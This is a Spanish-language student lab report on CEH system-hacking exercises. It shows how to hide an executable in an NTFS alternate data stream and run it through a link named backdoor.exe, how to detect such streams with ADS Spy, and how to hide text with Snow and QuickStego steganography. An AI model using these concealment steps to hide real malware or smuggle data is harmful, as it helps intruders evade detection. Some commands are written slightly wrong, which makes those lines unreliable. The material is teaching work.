**Universidad Nacional Autónoma de Nicaragua**

**UNAN-León**

**Facultad de Ciencias y Tecnología**

**Departamento de Computación**

**Ingeniería en Telemática**

**V año**

****

**Componente: Laboratorio de Seguridad de Redes**

**Tema: Certification Ethical Hacker, Module 05 System Hacking**

**Realizado por:**

**Br. Jhonatan Uziel Espinoza Ortega Carnet: 15-00737-0**

**Dirigido a:**

**MSc. Aldo Martinez**

**León, Nicaragua lunes 8 de julio del 2019.**

**Introduccion**

La piratería de contraseñas es una de las formas más sencillas y comunes de obtener acceso no autorizado a computadoras o redes. Si bien las contraseñas seguras que son difíciles de descifrar (o suponer) son fáciles de crear y mantener, los usuarios a menudo descuidan esto. Por lo tanto, las contraseñas son uno de los enlaces más débiles en la cadena de seguridad de la información. Las contraseñas se basan en el secreto. Después de que se comprometa una contraseña, su propietario original no es la única persona que puede acceder al sistema con ella. Los hackers tienen muchas formas de obtener contraseñas. Pueden obtener contraseñas de las computadoras locales mediante el uso de un software de búsqueda de contraseñas. Para obtener contraseñas de toda la red, pueden usar servicios de craqueo remoto o analizadores de red. Los laboratorios de este módulo demuestran con cuánta facilidad los piratas informáticos pueden recopilar información de contraseñas de su red y describen las vulnerabilidades de las contraseñas que existen en las redes de computadoras, así como las medidas para evitar que estas vulnerabilidades se aprovechen de sus sistemas.

**Objetivos de Laboratorio**

El objetivo de este laboratorio es ayudar a los estudiantes a aprender a monitorear un sistema de forma remota y extraer archivos ocultos y otras tareas que incluyen:

- Extraer contraseñas administrativas

- Ocultar archivos y extraer archivos ocultos

- Contraseñas de recuperacion

- Monitoreando un sistema de forma remota

**Descripción general de Pirateo de Sistemas**

El objetivo de la piratería del sistema es obtener acceso, escalar privilegios, ejecutar aplicaciones y ocultar archivos.

**Laboratorio 11**

**Ocultar archivos usando streams NTFS**

**Escenario**

Una vez que el pirata informático haya pirateado completamente el sistema local, haya instalado sus puertas traseras y los redireccionadores de puertos, y haya obtenido toda la información disponible para ellos, procederá a piratear otros sistemas en la red. En la mayoría de los casos, existen cuentas de servicio, administrador o soporte que coinciden en cada sistema y que facilitan al atacante poner en peligro cada sistema en un corto período de tiempo. A medida que se piratea cada nuevo sistema, el atacante realiza pasos para recopilar información adicional sobre el sistema y la contraseña. Los atacantes continúan aprovechando la información de cada sistema, incluida la nómina, los controladores de dominio raíz y los servidores web. Para ser un experto en piratería ética y un comprobador de penetración, debe comprender cómo ocultar los archivos mediante secuencias NTFS.

**Objetivos de Laboratorio**

El objetivo de esta práctica de laboratorio es ayudar a los alumnos a aprender cómo ocultar archivos mediante secuencias NTFS.

Te enseñará cómo:

- Utilizar streams NTFS

- Ocultar archivos

**Entorno de Laboratorio**

Para llevar a cabo el laboratorio necesitas:

- Windows server 2012 se ejecuta como una máquina host.

- Una computadora ejecutando Windows Server 2008 como máquina virtual

- NTFS formateado c: \ unidad

**Visión general de los flujos NTFS**


NTFS reemplaza al sistema de archivos FAT como el sistema de archivos preferido para los sistemas operativos de Microsoft Windows. NTFS tiene varias mejoras sobre FAT y HPFS (Sistema de archivos de alto rendimiento), como el soporte mejorado para metadatos y el uso de estructuras de datos avanzadas.

**Tareas de Laboratorio**


1. Ejecute este laboratorio en la máquina virtual Windows Server 2008.

- Asegúrese de que el sistema de archivos C: \ drive tenga formato NTFS. Para verificar esto, vaya a la computadora, haga clic derecho en C: \, y haga clic en Propiedades.


- Aparece la ventana de propiedades del disco local (C: \); Compruebe el formato del sistema de archivos y haga clic en Aceptar.




2. Abra el Explorador de Windows, navegue a la unidad C :, cree una nueva carpeta y llámela mágica. Usando el explorador de windows, copie calc.exe de c: \ windows \ system32 a c: \ magic.




3. Inicie el símbolo del sistema y escriba cd C: \ magic. El directorio de la línea de comandos apunta a la unidad C: \ magic. Ahora escriba notepad readme.txt presione Enter.




4. Aparece el bloc de notas readme.txt; haga clic en el botón Sí si se le solicita que cree un nuevo archivo readme.txt.



5. Ahora escribe hola mundo !! en el archivo de la libreta.


- Haga clic en archivo y haga click en guardar para guardar el archivo de bloc de notas readme.txt.

7 Escribe dir y presiona Enter. Esto enumera todos los archivos presentes en el directorio, junto con los tamaños del archivo. Tenga en cuenta el tamaño del archivo de readme.txt



8. Ahora oculte calc.exe dentro del archivo readme.txt escribiendo lo siguiente en el símbolo del sistema:

- Escriba c: \ magic \ calc.exe> c: \ magic \ readme.txt: calc.exe.

- Luego presione Enter.



9. Escriba dir en el símbolo del sistema y observe el tamaño del archivo readme.txt que no debe cambiar. Vaya al directorio c: \ magic, y elimine calc.exe




10. Escriba el siguiente comando en el símbolo del sistema:

- mklink backdoor.exe readme.txt: calc.exe.

- Luego presiona enter.

- En la siguiente línea, escriba backdoor y presione enter. El programa de la calculadora se ejecutará como se muestra en la siguiente captura de pantalla:



- En tiempo real, los atacantes pueden ocultar que los archivos maliciosos sean visibles para los usuarios legítimos mediante el uso de secuencias NTFS y ejecutarlos cuando sea necesario.

**Laboratorio 12**

**Encuentra archivos ocultos usando ADS espía**

**Escenario**

Los flujos de datos alternativos (ADS) son una forma de almacenar meta información de archivos sin almacenar realmente la información en el archivo al que pertenecen. Todas las versiones de los sistemas operativos Windows admiten las secuencias NTFS ADS. Cuando se trata de seguridad, el peligro de los ADSes radica en el hecho de que la información que contienen no altera ninguna característica notable del archivo en particular al que se adjuntan. Los atacantes utilizan los flujos NTFS para ocultar información confidencial en el sistema, e incluso almacenan archivos ejecutables de troyanos en flujos ADS de archivos aleatorios en el sistema. Utilizar con precaución. Como experto hacker ético y probador de penetración, debe comprender cómo identificar y encontrar archivos o datos ocultos en las secuencias de ADS.

**Objetivos de Laboratorio**

El objetivo de este laboratorio es ayudar a los estudiantes a aprender cómo enumerar, ver o eliminar flujos de datos alternativos y cómo usarlos.

Te enseñará cómo:

- Usar ADS espía

- Encontrar archivos ocultos

**Entorno de laboratorio**

Para llevar a cabo el laboratorio necesitas:

- ADS spy ubicado en D: \ CEH-Tools \ CEHv9 Module 05 System Hacking \ NTFS Stream Detector Tools \ ADS spy.

- O descargue la última versión de ADS espía en [http://www.mering.nu/programs/php#adsspy](http://www.mering.nu/programs/php" \l "adsspy)

- Si desea descargar la última versión, las capturas de pantalla que se muestran en el laboratorio pueden diferir.

- Ejecuta esta herramienta en Windows Server 2012

**Vision general de ADS Spy**


ADS Spy es una herramienta que se utiliza para enumerar, ver o eliminar flujos de datos alternativos (ADS) en Windows Server 2008 con sistemas de archivos NTFS. ADS Spy es un método para almacenar metainformación de archivos, sin almacenar realmente la información dentro del archivo al que pertenece.

**Tareas de Laboratorio**

1. Vaya al directorio ADS Spy D: \ CEH-Tools \ CEHv9 Module 05 System Hacking \ NTFS Stream Detector Tools \ ADS Spy, y haga doble clic en ADSSpy.exe


- Si aparece Abrir archivo - Advertencia de seguridad, haga clic en Ejecutar.

- Aparece la ventana principal de ADS Spy, como se muestra en la siguiente captura de pantalla:




2. Haga clic en Exploración completa (todas las unidades NTFS) y marque la opción Ignorar sistema seguro en flujos de datos ("encriptable", "Información resumida", etc.)

- Haga clic en escanear el sistema para encontrar flujos de datos alternativos.



- El espía ADS muestra una lista que contiene todas las transmisiones ocultas.

- Para eliminar las secuencias de datos alternativas, seleccione las casillas de verificación de las secuencias no deseadas y haga clic en Eliminar secuencias seleccionadas.



**Analisis de Laboratorio**

Documentar todos los resultados e informes recopilados durante el laboratorio.

**Laboratorio 13**

**Ocultar datos utilizando la esteganografía del espacio en blanco**

**Escenario**

La esteganografía de red describe todos los métodos utilizados para transmitir datos a través de una red sin que se detecte. Se han propuesto varios métodos para ocultar datos en una red, pero el principal inconveniente de la mayoría de ellos es que no ofrecen una capa secundaria de protección. Si se detecta una esteganografía, los datos están en texto plano. Los atacantes utilizan la esteganografía para transferir información confidencial fuera del sistema de destino no detectado. Para ser un experto en pruebas de piratería ética y hackers, debe tener conocimientos sólidos de varias técnicas de esteganografía.

**Objetivos de Laboratorio**

El objetivo de este laboratorio es ayudar a los estudiantes a aprender:

- Utilizar la esteganografía de nieve para ocultar archivos y datos.

- Ocultar archivos usando espacios y pestañas

**Entorno de Laboratorio**

Para llevar a cabo el laboratorio, necesitas:

- Snow ubicado en D: \ CEH-Tools \ CEHv9 Module 05 System Hacking \ Steganography Tools \ Whitespace Steganography Tools \ Snow

- Ejecuta esta herramienta en Windows Server 2012

- O descarga la última versión de snow en <http://www.darkside.com.au/snow/>

- Si desea descargar la última versión, las capturas de pantalla que se muestran en el laboratorio pueden diferir

**Visión general de la nieve**


La nieve explota la naturaleza esteganográfica del espacio en blanco. Localizar espacios en blanco en el texto es como encontrar un oso polar en una tormenta de nieve, utiliza el algoritmo de cifrado ICE, por lo que el nombre es temáticamente consistente.

**Tareas de Laboratorio**

1. Vaya a D: \ CEH-Tools \ CEHv9 Module 05 System Hacking \ Steganography Tools \ Whitespace Steganography Tools, haga clic derecho en la carpeta Snow y seleccione CmdHere en el menú contextual.

2. Abra el bloc de notas, escriba Hola mundo y presiona Enter; luego mantenga presionado el guión para dibujar una línea debajo.


3. Guarde el archivo como readme.txt en la carpeta donde se encuentra SNOW.EXE.



4. Escriba este comando en el comando shell:

snow -C -m "My swiss bank account is 45656684512263" -p "magic" readme.txt readme2.txt



(Aquí, la contraseña es magic. Puede escribir la contraseña que desee y también readme2.txt es el nombre de otro archivo que se creará automáticamente en la misma ubicación)



- Ahora los datos ("My swiss bank account is 45656684512263") están ocultos dentro del archivo readme2.txt con el contenido de readme.txt

- El contenido de readme2.txt es readme.txt + El número de mi cuenta bancaria suiza es 45656684512263.

5. Ahora escriba snow -C -p "magic" readme.txt, se mostrará el contenido de readme.txt (magic es la contraseña que se ingresó al ocultar los datos).

6. Para verificar el archivo en la GUI, abra el archivo readme2.txt en el bloc de notas y vaya a Editar -> Seleccionar todo. Verá los datos ocultos dentro del archivo readme2.txt en forma de espacios y pestañas.

**Laboratorio 15**

**Esteganografía de imágenes utilizando QuickStego.**

**Escenario**

Los sitios pornográficos están llenos de imágenes que a veces cambian varias veces al día, requieren autenticación en algunos casos para acceder a sus "mejores" áreas de contenido y, al utilizar técnicas estenográficas, permitirían a un agente recuperar mensajes de sus bases de origen y enviar actualizaciones. todo en el aspecto de "comercio de pornografía" Las miniaturas se pueden escanear para descubrir si hay algún mensaje nuevo para el día, una vez que se descifre, estos mensajes apuntarán a enlaces en el mismo sitio con la información restante encriptada.

Para ser un experto en piratería ética y un comprobador de penetración, debe comprender cómo ocultar el texto de una imagen. En este laboratorio, mostramos cómo hacerlo usando Quick Stego.

**Objetivos de Laboratorio**

El objetivo de este laboratorio es que los estudiantes aprendan cómo ocultar mensajes de texto secretos en imágenes usando Quick Stego.

**Entorno de Laboratorio**

Para realizar este laboratorio, necesitas:

- Una computadora ejecutando Windows Server 2012

- Privilegios administrativos para instalar y ejecutar herramientas.

- O, descarga la herramienta Quick Stego en: <http://quickcrypto.com/free-steganography-software.html>

- Si desea descargar la última versión, las capturas de pantalla pueden diferir

- Ejecuta esta herramienta en Windows Server 2012

**Resumen de la esteganografía**


La esteganografía es el arte y la ciencia de escribir mensajes ocultos de tal manera que nadie, aparte del remitente y el destinatario, sospeche la existencia del mensaje, una forma de seguridad en la oscuridad. La esteganografía incluye las comunicaciones de ocultamiento que pueden incluir la codificación esteganográfica oculta dentro de una capa de transporte, como un archivo de documento, archivo de imagen, programa o protocolo.

**Tareas de Laboratorio**

La idea básica en esta sección es:


1. navegue a D: \ CEH-Tools \ CEHv9 Module 05 System Hacking \ Steganography Tools \ Image Steganography Tools \ QuickStego y haga doble clic en QS12Setup.exe

- Siga los pasos de instalación guiados por asistente para instalar la aplicación.



